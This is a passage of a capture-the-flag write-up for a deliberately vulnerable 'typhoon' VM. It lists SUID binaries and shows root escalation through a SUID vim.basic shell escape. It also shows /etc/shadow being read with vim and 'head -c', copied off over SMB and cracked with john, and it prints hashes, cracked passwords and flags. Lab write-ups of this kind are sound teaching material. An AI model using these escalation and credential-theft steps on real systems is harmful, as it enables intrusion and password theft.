 14475   16 -rwsr-xr-x   1 root     lpadmin     14336 Jul 18  2014 /usr/bin/lppasswd
 14407   24 -rwsr-xr-x   1 root     root        23304 Feb 11  2014 /usr/bin/pkexec
    41   48 -rwsr-xr-x   1 root     root        46424 Feb 17  2014 /usr/bin/chfn
 14283   52 -rwsr-sr-x   1 daemon   daemon      51464 Oct 21  2013 /usr/bin/at
   115   68 -rwsr-xr-x   1 root     root        68152 Feb 17  2014 /usr/bin/gpasswd
   196   48 -rwsr-xr-x   1 root     root        47032 Feb 17  2014 /usr/bin/passwd
 14168   76 -rwsr-xr-x   1 root     root        75256 Oct 21  2013 /usr/bin/mtr
   302  152 -rwsr-xr-x   1 root     root       155008 Feb 10  2014 /usr/bin/sudo
 14642   88 -rwsr-sr-x   1 root     mail        89216 Oct 21  2013 /usr/bin/procmail
 14691 2144 -rwsr-xr-x   1 root     root      2191736 Jan  2  2014 /usr/bin/vim.basic
 14141   24 -rwsr-xr-x   1 root     root        23104 May  8  2014 /usr/bin/traceroute6.iputils
  1023   12 -rwsr-xr-x   1 root     root        10344 Apr 12  2014 /usr/lib/pt_chown
144019  432 -rwsr-xr-x   1 root     root       440416 May 12  2014 /usr/lib/openssh/ssh-keysign
532019   12 -rwsr-xr-x   1 root     root        10528 Jun 11  2012 /usr/lib/authbind/helper
270214   16 -rwsr-xr-x   1 root     root        14768 Feb 11  2014 /usr/lib/policykit-1/polkit-agent-helper-1
 12275  304 -rwsr-xr--   1 root     messagebus   310800 Jul  3  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   392   12 -rwsr-xr-x   1 root     root        10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
790141   36 -rwsr-xr-x   1 root     root        35608 Jun 28  2013 /sbin/mount.cifs
804667   92 -rwsr-xr-x   1 root     root        94168 Nov  6  2015 /sbin/mount.nfs
658417   32 -rwsr-xr-x   1 root     root        30800 Dec 16  2013 /bin/fusermount
655433   44 -rwsr-xr-x   1 root     root        44680 May  8  2014 /bin/ping6
655419   96 -rwsr-xr-x   1 root     root        94792 Jun  3  2014 /bin/mount
655432   44 -rwsr-xr-x   1 root     root        44168 May  8  2014 /bin/ping
655452   40 -rwsr-xr-x   1 root     root        36936 Feb 17  2014 /bin/su
655460   68 -rwsr-xr-x   1 root     root        69120 Jun  3  2014 /bin/umount
```

We will need to find binaries that could be used for privilege escalation.

PRIV ESC: Method 1


The gist of this method is configuring the correct settings and using vim.basic to run commands.

Vim.basic privilege escalation




```
typhoon@typhoon:~$ vim.basic
```

Set shell to /bin/sh as setting it to /bin/bash will not allow you to elevate privilege.




```
~
~
~
:set shell=/bin/sh
```

Execute shell



```
~
~
~
:!/bin/sh
```

Root




```
# whoami
root
# 
```

PRIV ESC: Method 2


The gist of this method is using vim.basic to open shadow file for further cracking,
using john.

Open shadow file




```
root:$6$xlUx2G5p$.6IGWvV41rccKNfq7BeLhDFB6YZtsbpHGppKPZ0Cp9/1w1a/xx/UtyPy02f1gdv4tw4ibqOyzVcmwutr0iWlq1:17826:0:99999:7:::
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
games:*:16273:0:99999:7:::
man:*:16273:0:99999:7:::
lp:*:16273:0:99999:7:::
mail:*:16273:0:99999:7:::
news:*:16273:0:99999:7:::
uucp:*:16273:0:99999:7:::
proxy:*:16273:0:99999:7:::
www-data:*:16273:0:99999:7:::
backup:*:16273:0:99999:7:::
list:*:16273:0:99999:7:::
irc:*:16273:0:99999:7:::
gnats:*:16273:0:99999:7:::
nobody:*:16273:0:99999:7:::
libuuid:!:16273:0:99999:7:::
syslog:*:16273:0:99999:7:::
mysql:!:17826:0:99999:7:::
messagebus:*:17826:0:99999:7:::
bind:*:17826:0:99999:7:::
postfix:*:17826:0:99999:7:::
dnsmasq:*:17826:0:99999:7:::
dovecot:*:17826:0:99999:7:::
dovenull:*:17826:0:99999:7:::
landscape:*:17826:0:99999:7:::
sshd:*:17826:0:99999:7:::
postgres:$6$ux4FkQLd$J1KPeMEqZ70s.yz5vfE9jOXM5Dk4jd2qssEsg9J7mpGyd7Zwx5/cdakkkD6Syf9Y665WQI3dF90.XpyS/ZLky1:17828:0:99999:7:::
avahi:*:17826:0:99999:7:::
colord:*:17826:0:99999:7:::
libvirt-qemu:!:17826:0:99999:7:::
libvirt-dnsmasq:!:17826:0:99999:7:::
tomcat7:*:17826:0:99999:7:::
typhoon:$6$Zslnrk.8$iBnvXYM8Nv7fIkBxXCkePAqMyf7LL4eRiOwJD8fED4MNJLT1aylOPTSS35uDfiGhC08AXPsI.OyhOp8bVE1aj.:17826:0:99999:7:::
:e /etc/shadow
```

Transfer file to smb directory and mget it and on local directory unshadow it




```
smb: \> mget *.txt
Get file hello.txt? n
Get file shadow.txt? y
getting file \shadow.txt of size 1709 as shadow.txt (238.4 KiloBytes/sec) (average 238.4 KiloBytes/sec)
Get file passwd.txt? y
getting file \passwd.txt of size 2299 as passwd.txt (1122.5 KiloBytes/sec) (average 434.9 KiloBytes/sec)
```

Unshadow



```
root@kali:/tmp# unshadow passwd.txt shadow.txt > unshadow.txt
root@kali:/tmp# 
```

Use john to crack password




```
root@kali:/tmp# john -w=/root/pwn/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
metallica        (admin)
789456123        (typhoon)
typhoon          (postfixuser)
```

PRIV ESC: Method 3

The gist of this method is using the head to view the contents of shadow files.
The reason of using -c switch is to use head to view the FULL contents of shadow files,
instead of the first fewer lines.


Using head to view /etc/shadow



```
postgres:$6$ux4FkQLd$J1KPeMEqZ70s.yzSvfE9jOXM5Dk4jd2qssEsg9J7mpGyd7ZwxS/cdakkkD6Syf9Y665WQI3dF90.XpyS/ZLky1:1782
avahi:*:17826:0:99999:7:::
colord:*:17826:0:99999:7:::
libvirt-qemu:!:17826:0:99999:7:::
libvirt-dnsmasq:!:17826:0:99999:7:::
tomcat7:*:17826:0:99999:7:::
typhoon:$6$Zslnrk.8$iBnvXYM8Nv7fIkBxXCkePAqMyf7LL4eRiOwJDBfED4MNJLT1aylOPTSS35uDfiGhC08AXPsI.OyhOp8bVE1aj.:1782
admin:$6$M3KsZ2d4$rWSmSyz.RmEk2LXT3MCnHB18oerMZWLfSPwUzxWAqTVn2TWTmHX8n8BjgtpY1Q2/3F7fAmn/QOR44/Dyrm4.R.:17826:
mongodb:*:17826:0:99999:7:::
redis:*:17826:0:99999:7:::
statd:*:17826:0:99999:7:::
ftp:*:17826:0:99999:7:::
snmp:*:17827:0:99999:7:::
postfixuser:$6$usZFne7q$L6Lu8pgFTiD/G6HMPKOTEryvWUtlWaAEF7LugMSRN58/MbzPvmb1gVJdOO4EnYE8JogClKvJ1bA6d6dzeTpVl1:
ntp:!:17828:0:99999:7:::
typhoon@typhoon:/home/postfixuser$ head -c 1709 /etc/shadow |less
```


FLAGS

root directory




```
# cd /root
# id
uid=1000(typhoon) gid=1000(typhoon) euid=0(root) groups=0(root)
on)
# ls -l
total 4
-rw-r--r-- 1 root root 43 Oct 24  2018 root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
# 
```

admin directory



```
typhoon@typhoon:/home/admin/.ssh$ cat secr3t
<h0h0h0>

ph00n_typ_p0st_flag!

</h0h0h0>
typhoon@typhoon:/home/admin/.ssh$ 
```

nfsmount directory



```
test file
<rec0nm4st3r> R3c0n_m4steeeee3er_fl4g </rec0nm4st3r>
~
```